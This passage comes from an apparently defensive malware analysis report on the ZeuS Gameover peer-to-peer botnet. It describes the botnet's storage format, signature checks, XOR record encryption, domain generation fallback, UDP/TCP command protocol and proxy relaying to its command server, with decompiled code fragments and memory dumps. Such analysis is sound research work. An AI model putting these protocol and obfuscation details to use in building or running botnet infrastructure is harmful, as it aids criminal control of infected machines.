//  CERT Polska decompilation
```

```
typedef struct {
  BYTE randData[20];
  DWORD size;
  DWORD flags;
  DWORD count;
  BYTE md5Hash[16/*MD5HASH_SIZE*/];
}STORAGE;
// zeus 2.0.8.9 code
//
```

Table 2: ”Storage” structure definition in two versions of ZeuS

Gameover version has a different way of composing STORAGE header. Field indicating the number of records has been replaced by the version number represented by a 32-bit integer. The collected data suggests that the version numbers are not increasing by any fixed value. Figures [6] and [5] present a correlation between a version number and a release date. After interpolation this information, one can calculate that the ”zero” file was released around the 1314662400 seconds Unix Epoch. This means midnight (00:00), 30 August 2011 UTC. This date coincides with the first reports[3] about a ZeuS version that utilizes the UDP traffic. Figures 5 and 6 also illustrate the intervals of the binary and configuration updates.

```
user@linux# date -d @1314662400 -u
wto, 30 sie 2011, 00:00:00 UTC
```

Listing 8: conversion of the Unix timestamp to the UTC time




Figure 5: Observed config revisions in time.





Figure 6: Observed binary revisions in time.

3.2 Verifying the signature of resources

One of the basic characteristics of P2P networks is the direct exchange of resources between its nodes. This method of data propagation provides a serious security risk. That

[3]abuse.ch: https://www.abuse.ch/?p=3499

is why the distributed resources need to be signed. This mechanism protects the botnet – only the botmaster has a private key that can sign propagated data. Listing [22] shows the function responsible for the verification of a digital signature. It takes a pointer to the data and its size. The public key, which is used for verification is stored in memory in an encrypted form. The cipher is very simple and is based on the XOR function (lines 6 to 13), but it prevents an inexperienced researcher from searching for the public key in process memory.



```
0012F734  06 02 00 00 00 24 00 00  52 53 41 31 00 08 00 00  .....$..RSA1....
0012F744  01 00 01 00 2B A8 F1 7C  7D C8 90 43 9B FF 6A A9  ....+Ę˝|}LÉCŤ ję
0012F754  3E 93 03 0B 7E 07 E5 B3  30 AD 6E 89 CF FA A3 37  >ô..~˘.ň-0şnë¤˙ú7
0012F764  CD 19 C3 B1 2A F0 58 CB  EE 19 49 00 89 76 2A 0A  =.+-*-XTţ.I.ëv*.
0012F774  74 3E C8 EA 99 1A 1C CC  39 D1 9D F0 FF CB A2 1E  t>LŕÖ..¦9Đť- Tó.
0012F784  54 87 C4 AF 57 C3 78 80  DA EF 6F 03 0D 23 2B 51  Tç¦»W+xÇ-´o..#+Q
0012F794  64 FF 2C B3 40 D0 35 59  F4 1F 61 C6 24 5E 82 EF  d ,-@đ5Y˘.aĂ$^é´
0012F7A4  F8 C1 37 14 EB A9 C3 E0  53 ED 3F F0 6A 40 DC 69  °+7.Űę+ÓSÝ?-j@-i
```

Figure 7: Memory dump containing public key

```
typedef struct _PUBLICKEYSTRUC {
  BYTE   bType;
  BYTE   bVersion;
  WORD   reserved;
  ALG_ID aiKeyAlg;
} BLOBHEADER, PUBLICKEYSTRUC;
```

Listing 9: PUBLICKEYSTRUC structure

Listing [22] shows the code used for the signature verification. This procedure uses a standard API imported fom **advapi32.dll** (i.e. functions such as textbfCryptImportKey **CryptGetKeyParam CryptVerifySignatureW**). Figure [7] shows the memory dump containing the public key after it has been decrypted. The documentation of the function **CryptImportKey** specifies that the data should start with the **PUBLICKEYSTRUC** structure (shown on listing [9]). Individual fields of the structure are highlighted in the memory dump. The values of these fields are shown in the table below.

Field	Value	Constant name	Description
bType	0x06	PUBLICKEYBLOB	The key is a public key.
bVersion	0x02	CUR_BLOB_VERSION	-
siKeyAlg	0x00002400	CALG_RSA_SIGN	RSA public key signature

3.3 Additional encryption of records

As it was mentioned earlier, each record of the **storage** structure is additionally encrypted. Encryption is done with a 4-byte XOR key. This key is calculated separately for each section based on three values:

- Section ID
- Section size
- Configuration file version

Code used in the decryption process is shown below.

```
int storage::decryptRec(Storage** pStor, int itemID, char* in, int dataSize, char *out){
  uniCrypt crypt;
  int KEY = 0 ;
  KEY = itemID | (dataSize << 16) | (*pStor->header.version << 8);
  crypt.type = CRYPT_XOR;
  crypt::initKey(&crypt, KEY,  4);
  crypt::uniDecoder(&crypt, in, dataSize, out);
}

//... fragment kodu
itemData = mem::allocate(item->header.uncompressSize);
if ( item->heder.type & ITEM_COMPRESS ){
  tmpBuf = mem::allocate(item->header.dataSize);
  if ( newBuf == NULL) goto FAIL;
  storage::decryptRec(pStorage, item->header.id, item->dataPointer, item->header.↩
      dataSize, tmpBuf);
  zlib::unpack( tmpBuf, item->header.dataSize, itemData, item->header.uncompressSize);
  mem::free1(tmpBuf);
}
//...
```

Listing 10: Record decryption

4 Main thread: "CreateService" function

A comparsion of different version of the **CreateServices** function is presented below. At first glance, it appears that the implementation of certain functions (e.g. thread management) has been rewritten from procedural to an object-oriented version. You can also see where the P2P mechanism is started.

5 DGA (Domain Generation Algorithm)

The DGA mechanism is activated in case of a P2P network connectivity problem. Frequently, this is when the number of entries in the local peer table drops below threshold value. The DGA works by generating a sequence of domains, and attempting to connect to them. Single domain names list contains 1000 entries and changes every 7 days. The generated names end with one of the six TLDs: .ru, .biz, .info, .org, .net, .com. After selecting generated name, the bot connects to the domain and tries to get a new list of peers. Data obtained from the address is validated, i.e. the signature is verified using the public key. It is not possible to register a domain and serve a bogus list of peers. If the

```
void core::createServices(bool waitStop){
  threads = new ThreadGroup();
  if ( coreData::processFlags & 0xFE0 ) {
    if ( coreData::processFlags & 0x800 ) {
      p2p = new p2pClass();
        threads.objectAsThread(p2p);
    }
    if ( coreData::processFlags & 0x020 ) {
      getBaseConfig(&tmp);


    }
    if ( coreData::processFlags & 0x100 )
      threads.create1(0, bc::thread, 0, v3, 0);
    if ( coreData::processFlags & 0x040 ){
      sender0 = new senderClass(0);
      threads.objectAsThread(sender0);
      sender1 = new senderClass(1);
      threads.objectAsThread(sender1);
    }
    if ( coreData::processFlags & 0x080 )
      corecontrol::createThreads(&threads);
    if ( waitStop ) {
      threads.waitForAll();

    }
  }
}
// src: CERT Polska decompilation
```

```
void Core::createServices(bool waitStop){
  ThreadsGroup::createGroup(&servcieThreads)  ;
  if(coreData.proccessFlags & CDPF_RIGHT_ALL) {




    if(coreData.proccessFlags & CDPF_RIGHT_TCP_SERVER) {
      getBaseConfig(&baseConfig);
      if((baseConfig.flags & BCF_DISABLE_TCPSERVER) == 0)
        TcpServer::_create(&servcieThreads);
    }
    if(coreData.proccessFlags & CDPF_RIGHT_BACKCONNECT_SESSION)
      BackconnectBot::create(&servcieThreads);
    if(coreData.proccessFlags & CDPF_RIGHT_SERVER_SESSION) {
      DynamicConfig::create(&servcieThreads);
      Report::create(&servcieThreads);


    }
    if(coreData.proccessFlags & CDPF_RIGHT_CONTROL) // 0x080
      CoreControl::create(&servcieThreads);
    if(waitStop) {
      ThreadsGroup::waitForAllExit(&servcieThreads, INFINITE);
      ThreadsGroup::closeGroup(&servcieThreads);
    }
  }
}
// src: ZeuS 2.0.8.9 code
```

Table 3: 'CreateServices' function comparison

data passes the verification process, all entries from the list are added to the local peer table.

"Pseudo-Random Domain Name Generator" procedure has been changed over time. Latest decompiled version of the code is shown in listing [23].

6 P2P Protocol

The greatest innovation, after which this variant is named, is the P2P communication. Its aim is to decentralize network management. Messages are transmitted between infected computers, rather than directly between the machine and the CnC. Each infected computer becomes part of the network (P2P-node on figure 8) and participates in the data exchange. In addition, selected machines can be labeled as "super-nodes" or PROXY-nodes (p2p-super-node on figure 8). They participate in the data transfer to the CnC server. Most likely they are manually selected from the list of the longest-active, or high-bandwidth nodes.




Figure 8: P2P Network

The protocol used in the P2P network is similar to the Kademlia protocol. Each node in the network is identified by a unique 20-byte identifier **nodeID**. This ID is generated during the first execution as an SHA1 sum of the two strings: bot ID (called CompId) and system ID (called GUID). Similarly to the Kademlia protocol the distance between two nodes is calculated using the XOR metric. This measure is used e.g. to select the best nodes from the table of neighbours peers exchange mechanism (see [6.1.2]).

The P2P network is fully compatible with IPv6. Each node can have two active IP addresses: one IPv4 and one IPv6. For each site a unique UDP port number is assigned, where the basic P2P communication takes place. Each node also has an open TCP port that is used to exchange larger amounts of data. Listing [24] presents a code responsible for connection handling. Each TCP connection is handled by a new thread (line 9), and UDP packets are handled by the main thread. In both cases, return value of *banlist::isAddrBlacklisted* is checked to see if the address is not blocked. For the description of this function, see [8.1].

Each P2P communication begins with a P2P packet (see table [5]). The package always contains a p2p-header. It is composed of a field containing a packet type (**cmd**), the sending node identifier (**senderID**) and a unique session identifier SSID. An interesting phenomenon is the presence of a large number of random data in each message. The number present in the **junkSize** field is generated randomly and that number of random bytes is added at the end of each packet. It is probably a feature intended to cripple the ability to automatically detect the suspicious traffic using network signatures.

Table 4: *p2p-header* structure

Size (bytes)	Field name	Description
1	randByte	random value, different from 0
1	TTL	TTL field, or random value (when unused)
1	junkSize	number of extra bytes at the end of the packet
1	cmd	command (determines the type of packet)
20	SSID	session ID
20	senderID	sender node ID

Table 5: P2P Packet structure

Size(bytes)	Description
44	P2P Header (see tab.[4])
0 or more	The message body (depends on header.cmd)
hdr.junkSize	Random bytes (appended at the end of packet)

6.1 P2P Protocol: UDP messages

The analysed malware used the UDP protocol to exchange the data necessary to maintain P2P network connectivity. The communication, as already mentioned, uses ports in the range from 10 000 to 30 000. Using this range of ports and UDP protocol significantly reduces the probability of detecting the suspicious traffic, because a lot of network-based games communicate using the UDP protocol on high-numbered ports. Listing [25] presents the function that is responsible for pre-parsing of the received UDP data. All incoming packet are decoded (line 11) with a XOR of the adjacent bytes (this is done by the visualDecrypt ZeuS 2.0.8.9 function). Each conversation (except UDP super-node broadcast packets) consists of query and response. Table [6] summarizes the types of messages that can be sent over UDP. The P2P protocol adopts the convention that the even-numbered commands are treated as queries. Odd number indicates that the received packet contains answers to previously sent data. Listing [26] presents the function responsible for the processing of UDP packets. If header.cmd field indicates that this is a response, the search process is started to find query that matches the response packet. During the search process, the comparison is made between the two fields: session identifier (SSID, line 24) and the value of the header.cmd (line 25). If the search process was successful, current packet is bound to the query (line 26), corresponding event is being set (line 27) indicating that the response was received. Afterwards the query-package is removed from the waiting queue (line 28).

Table 6 shows the identified types of UDP packets.

Table 6: List of UDP commands

CMD value	Description
0x00	version query
0x01	+ response
0x02	peer-list query
0x03	+ response
0x04	data query
0x05	+ response
0x06	super-node address broadcast
0x32	super-node address broadcast

6.1.1 UDP 0x00, 0x01: version request

Query [0x00]

The packet containing the CMD field equal to **0x00** indicates the request for resources version. By default, this package does not contain any content. In some cases, the package body may be supplemented by 8 bytes (2xDWORD) as in example below. The first DWORD is then treated as a boolean value that indicates if additional response should be made. This additional packet will contain list of addresses of super-nodes.

```
// ......
 int tmp[2]; // 4 bytes
 int dataSize = 0;
 int dataPtr = NULL;
 if ( flagExtQuery ){ // 0 or 1
    tmp[0] = flagExtQuery;
    tmp[1] = rand::genRand();
    dataSize = 8;
    dataPtr = tmp;
 }
 pkt = pkt::buildPacket(
   dstPeer, CMD_0x00_QUERY_VERSION,
   NULL, NULL,
   dataPtr, dataSize, mkFlag
 );

// ......
```

Listing 11: Packet 0x00

Answer [0x01]

In response to a query **0x00** client receives a packet type **0x01**. This packet contains data as presented in the listing below.

- Binary version
- Configuration file version
- TCP port number available on remote peer

```
  typedef struct {
    DWORD Binary_ver;
    DWORD Config_ver;
    WORD  TCP_port;
    BYTE  randomFill[12];
  } pkt01_verReply;
// ........
 pkt01_versionReply data;
 rand::fill(&data,sizeof(pkt01_verReply));
 data.Binary_ver = res.res1.version;
 data.Config_ver = res.res2.version;
 if ( SAddr.sa_family == AF_INET )
  data.TCP_port = this.p2pObject.PORTv4;
 else
  if ( SAddr.sa_family == AF_INET6 )
   data.TCP_port = this.p2pObject.PORTv6;
  else
   data.TCP_port = 0;
```

Listing 12: Packet 0x01

6.1.2 UDP 0x02, 0x03: peer list request

Query [0x02]

The peer-query packet contains an ID (20 bytes). This ID is used during selection of nodes on remote peer. Selection process is based on the distance calculated using XOR metric. The answer consist of maximum 10 nodes, which are closest to mentioned ID. The process of building a query is presented below.

```
 typedef struct {
    BYTE  reqID[20]
    BYTE  randomFill[8];
  } pkt02_peersQuery;

// ....

  memcpy_(data.reqID, dstPeer.ID, 20);
  rand::fill(&data.randomFill, 8);
  pkt = pkt::buildPacket(
    dstpeer, CMD_0x02_QUERY_PEERS,
    NULL, NULL
    data, 28, 1
  );
```

Listing 13: bulding peer-query

Answer [0x03]

The answer (package **0x03**) contains a list of up to 10 peers. Each entry in the list contains the ID, the IP addresses and UDP ports on node. Answer packet structure is shown below.

```
typedef struct {
  BYTE ipV6Flag;
  BYTE peerID[20];
  BYTE peerIp_v4[4];
  WORD peerUdpPort_v4;
  BYTE peerIp_v6[16];
  WORD peerUdpPort_v6;
} pkt03_peerEntry;

pkt03_peerReply pkt03_peerEntry[10];
```

Listing 14: Packet 0x02

6.1.3 UDP 0x04, 0x05: data fetch

NOTE: The analysis of latest version of the malware shows that this type of packets are no longer supported by the bot.

Query [0x04]

The packet **0x04** is used to initialize the data transmission using UDP. It includes the information about what type of resources client wants to download and how much data should be transmitted. Because UDP is connectionless and has a packet size limitation in order to retrieve the resource multiple packets [0x04, 0x05] must be exchanged.

```
typedef struct {
  BYTE resourceType; // 0 or 1
  WORD offset;
  WORD chunkSize;
} pkt04_dataQuery;
```

Listing 15: Data transmission request

Answer [0x05]

In response to packet **0x04**, bot sends the packet **0x05**. It contains a part of the requested data. Additionally the package content begins with transferID that does not change during the transmission of a single resource type. This is to used for error detection and to avoid transmission interferences. The structure of the response packet is shown below.

```
typedef struct {
  DWORD transferID;
  BYTE  data[...];      // pkt04_dataQuery.↩
      chunkSize
} pkt05_dataReply
```

Listing 16: Packet 0x05

6.1.4 UDP 0x50: super-node announcement

Packets of this type are used to broadcast the addresses of the super-nodes over the P2P network. Each packet contains, in addition to information about the address of the node, a digital signature. When a bot receives packets of type **0x50** it broadcasts this packet to all of its neighbour nodes (see listing [27]) and decreases the value of the TTL field by 1.

6.2 P2P Protocol: TCP messages

The analysed malware uses the TCP protocol to exchange larger chunks of data. As in the case of UDP, TCP port number is a randomly selected from 10000 to 30000. The same port is used to operate the P2P protocol and by the HTTP-PROXY mechanism. As shown in the code on listing [28] initially bot reads 5 bytes from the socket and then compares it with string **GET** or **POST** (line 8) to detect HTTP request. If one of the matches is successful, then the program checks whether the client originates from a local computer (i.e. *localhost* or address *127.0.0.1*) – if so, it switches to the HTTP over P2P mechanism (discussed later in the report).

If first 5 bytes do not indicate an HTTP request, the program treats the incoming data as P2P protocol. Each session always begins by reading *p2p-header* followed by data exchange. List of identified TCP commands is presented in table [7]. Each transmitted byte, including the header, is encrypted using the RC4 algorithm. Each TCP session uses two keys: one for the sender and one for the recipient. Each of the RC4 keys is built based on the node ID of the recipient.

Table 7: TCP messages list

CMD value	Description
0x64	Force update - configuration file
0x66	Force update - binary file
0x68	Update request - configuration file
0x6A	Update request - binary file
0xC8	Force update - super-node list
0xCC	P2P-PROXY channel request

6.2.1 HTTP via P2P, aka P2P-Proxy


In the analysed variant of ZeuS a mechanism called by us *P2P-Proxy* was implemented. From the point of view of the client (e.g. a web browser) it works like a normal HTTP proxy, accepting the HTTP queries and returning the response. The innovation present in this mechanism lies in the fact that the HTTP request is wrapped in a P2P protocol and then transmitted via the chain of super-nodes to the destination. It allows to serve content over HTTP without the need to place this content on a public IP address or domain.

After connecting to one of the super-nodes the bot sends a **p2p-header** with **CMD = 0xCC** (see [6.2.1]). This initializes the connection. Then, in order to test the established channel, the bot sends **GET / test** HTTP request. If the attempt was successful it sends 5 bytes read earlier from the browser request (see the beginning of the function in listing [28]). Next, the original HTTP request is enriched with header containing bot ID, and the entire HTTP request is sent by the established channel to the super-node (as shown in listing [29].

The same mechanism is used to send reports to the CnC server. The data is sent via a **POST /write** request (as shown [9]). An interesting fact is that, unlike in other ZeuS variants, the content of POST request is not encrypted. Perhaps the authors assumed that the encryption in P2P communication layer is sufficient.

6.2.2 TCP 0x64, 0x66: resource update request (PUSH)

This type of package allows the botmaster to connect directly to the infected machine and ”push” the new version of the resource. It can upgrade both the configuration



```
Hex View-1
03B78FD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
03B78FE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
03B78FF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
03B7B000  2E 00 00 00 AD 01 09 00  50 4F 53 54 20 2F 77 72  ....ş...POST /wr
03B7B008  50 4F 53 54 20 2F 77 72  69 74 65 20 48 54 54 50  POST /write HTTP
03B7B018  2F 31 2E 31 0D 0A 48 6F  73 74 3A 20 64 65 66 61  /1.1..Host: defa
03B7B028  75 6C 74 0D 0A 41 63 63  65 70 74 2D 45 6E 63 6F  ult..Accept-Enco
03B7B038  64 69 6E 67 3A 0D 0A 43  6F 6E 6E 65 63 74 69 6F  ding:..Connectio
03B7B048  6E 3A 20 63 6C 6F 73 65  0D 0A 43 6F 6E 74 65 6E  n: close..Conten
03B7B058  74 2D 4C 65 6E 67 74 68  3A 20 33 30 39 0D 0A 58  t-Length: 309..X
03B7B068  2D 49 44 3A 20 32 30 30  30 0D 0A 0D 0A 00 5D 2C  -ID: 2000.....],
03B7B078  7B FC EA 5B 49 DD 63 D6  80 D4 F1 61 2F 80 49 DD  {Řŕ[IŢcÍÇď˝a/ÇIŢ
```

Figure 9: Sending data to CnC - POST /write request

file (0x66) and binary (0x64). Both packet types are handled by a single function *readDataAndUpdate* (see listing 30).

6.2.3 TCP 0x68, 0x6A: resource request (PULL)

Packets **0x68, 0x6A** are used to download the new version of the resource. The *handleDataReq* function (listing [31]) handles the data request. Depending on the value of the **CMD** the binary (0x68) or configuration (0x6A) file is sent, preceded by 4 bytes size of the resource.

6.2.4 TCP 0xC8: super-nodes list update request (PUSH)

0xC8 packet, similar to **0x64, 0x66**, allows the botmaster to force the update of super-nodes list. In addition, if the bot receives signed packet with an empty content, the list is cleared. Listing [32] presents the function that handles this type of connections.

6.2.5 TCP 0xCC: P2P-PROXY

Packet type **0xCC** initiates a channel that allows the data transfer over the network using super-nodes. Listing [33] presents the function responsible for the transmission of data using a super-nodes. After receiving a TCP connection with the instruction **0xCC** in the header, the bot randomly selects one of the super-nodes from the local list and send received data to it. During this forwarding process, the data is decrypted and the HTTP request is enriched with additional header **X-Real-IP** containing client's IP address. Afterwards, new **p2pHeader**, with **TTL** field reduced by 1 and re-encrypted data is sent to the previously selected super-node.




Figure 10: Data flow over p2p-proxy

7 Attacks on P2P Network

In 2012 our P2P networks monitoring system registered two attempts to attack the network. The attacks were unsuccessful, because after a while the botnet received an update, which made the network resistant to attack and restored the control over the P2P network. Both attacks were based on the poisoning of the list of neighbours peer list.

7.1 Spring 2012

Figures 11 and 12 presents graphs of the P2P activity from the point of view of our monitoring system. One can see, that the "Spring poisoning" caused a slow but steady decrease in activity. The minimum activity was registered during the next 11 days, after which a new version of the bot was distributed the P2P network. This led to the attack being blocked and to a rapid increase in the registered activity. The main change introduced in the spring update was the addition of a blacklist mechanism. A description of this mechanism can be found in the next section.

7.2 Autumn 2012

The "Autumn poisoning" was more effective. The attack resulted in a rapid decrease of activity and a few days later monitoring system indicated almost no activity. However, once again, the botmaster was able to release and distribute an update over the p2p network. This time it took him 13 days. Autumn update introduced additional mechanisms that




Figure 11: P2P network activity during attack

